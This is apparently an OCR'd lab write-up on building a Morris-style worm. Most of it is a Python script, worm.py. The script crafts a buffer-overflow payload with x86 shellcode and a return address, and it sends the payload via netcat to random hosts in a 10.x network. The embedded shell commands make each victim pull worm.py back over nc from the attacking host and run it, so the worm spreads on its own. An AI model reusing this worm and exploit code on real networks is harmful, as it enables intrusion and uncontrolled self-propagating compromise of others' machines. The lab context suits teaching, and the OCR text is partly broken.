
1. Modify shellcode to receive `worm.py` and to run.
   The shellcode also modified to ignore the execution if the file already exists.




2. Copy `worm.py` file to a host




3. Run `worm.py` from the host



4. View status of the execution





So the malware is propagating to random hosts with only one existence. There isno multiple existence.

Codes

Code `worm.py`

```
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint
```

```
import socket

# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " [ -f  worm.py ] && exit;                                    "
   "nc -w15 " + socket.gethostbyname(socket.gethostname()) + " 8081 > worm.py;                          "
   "chmod +x worm.py; nc -lnv 8081 < worm.py | ./worm.py;      *"
   "12345678901234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')


# Create the badfile (the malicious payload)
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ######################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret    = 0xffffd5f8 + 100  # Need to change
   offset = 0xffffd5f8 - 0xffffd588 + 4  # Need to change

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ######################################################################

   # Save the binary code to file
   with open('badfile', 'wb') as f:
      f.write(content)


# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
  X = randint(151, 153)
  Y = randint(71, 75)
  X = str(X)
  Y = str(Y)
  return '10.' + X + '.0.' + Y


######################################################################

print("The worm has arrived on this host ^_^", flush=True)

# This is for visualization. It sends an ICMP echo message to
# a non-existing machine every 2 seconds.
subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)

# Create the badfile
createBadfile()

# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"**********************************", flush=True)
```

```
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"**********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(1)


    # Sleep for 10 seconds before attacking another host
    time.sleep(10)

    # Remove this line if you want to continue attacking others
    exit(0)
```